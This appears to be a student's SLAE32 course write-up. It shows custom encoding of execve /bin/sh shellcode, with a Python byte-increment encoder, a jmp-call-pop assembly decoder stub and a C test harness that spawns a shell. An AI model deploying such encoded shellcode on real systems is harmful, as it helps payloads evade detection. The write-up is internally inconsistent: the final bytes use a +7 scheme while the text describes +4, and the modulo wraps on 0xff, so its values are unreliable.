SLAE32

Assignment 4

PA-2485

Create a custom encoding scheme like "Insertion Encoder" we showed you.

Demonstrate a proof-of-concept using the execve-stack as the shellcode to encode with your schema and execute.


```
global _start

section .text

_start:

xor eax,eax
push eax

push 0x68732f6e
push 0x69622f2f

mov ebx,esp

push eax
mov ecx,esp
```

```
push ebx
mov edx,esp

mov al,11
int 0x80
```

And after assemble this we got the shellcode as below

“\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe1\x53\x89\xe2\xb0\x0b\xcd\x80”


And I wrote little python script to encode the shellcode by increment “4” as shown in the below code



```
#!/usr/bin/python

import random


shellcode = ("\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe1\x53\x89\xe2\xb0\x0b\xcd\x80")

encoded = ""

for x in bytearray(shellcode):
        y = x + 4
        encoded += '0x'
        encoded += '%02x,' %(y % 0xff)

print 'Shellcode length is: %d' % len(bytearray(shellcode))

print 'Encoded shellcode: %s'% encoded
```

then after we run our python script the result shown below after encoded


Assembly decoder to decode shellcode



```
slae@ubuntu:~$ python enc.py
Shellcode length is: 25
Encoded shellcode: 0x35,0xc4,0x54,0x6c,0x72,0x33,0x77,0x6c,0x6c,0x33,0x33,0x66,0x6d,0x8d,0xe7,0x54,0x8d,0xe5,0x57,0x8d,0xe6,0xb4,0x0f,0xd1,0x84,
slae@ubuntu:~$
```

```
; Swaroop Yermalkar




global _start


section .text
_start:

 jmp short call_decoder

decoder:
 pop esi
 xor ecx, ecx
 mov cl, 25


decode:
 sub byte [esi], 0x4
 inc esi
 loop decode

 jmp short Shellcode

call_decoder:

 call decoder
 Shellcode: db
0x35,0xc4,0x54,0x6c,0x72,0x33,0x77,0x6c,0x6c,0x33,0x33,0x66,0x6d,0x8d,0xe7,0x5
4,0x8d,0xe5,0x57,0x8d,0xe6,0xb4,0x0f,0xd1,0x84
```


And this the objdumb after decoded



```
slae@ubuntu:~/SLAE/decodeco$ objdump -d ./decoo|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
"\xeb\x0d\x5e\x31\xc9\xb1\x19\x80\x2e\x04\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff\x35\xc4\x54\x6c\x72\x33\x77\x6c\x6c\x33\x33\x66\x6d\x8d\xe7\x54\x8d\xe5\x57\x8d\xe6\xb4\x0f\xd1\x84"
slae@ubuntu:~/SLAE/decodeco$ 
```

Now we put our decoded shellcode in skeleton and here we go

```
#include<stdio.h>;
#include<string.h>;

unsigned char code[] = \
“\xeb\x0d\x5e\x31\xc9\xb1\x19\x80\x2e\x07\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\
xff\x38\xc7\x57\x6f\x75\x36\x7a\x6f\x6f\x36\x36\x69\x70\x90\xea\x57\x90\xe8\x5
a\x90\xe9\xb7\x12\xd4\x87”;

main()
{

 printf(“Shellcode Length: %d\n”;, strlen(code));

 int (*ret)() = (int(*)())code;

 ret();

}
```



```
slae@ubuntu:~/SLAE/decodeco$ gcc -fno-stack-protector -z execstack shellcode.c -o decoded
slae@ubuntu:~/SLAE/decodeco$ ./decoded
Shellcode Length:  45
$ 
```

BINGO!!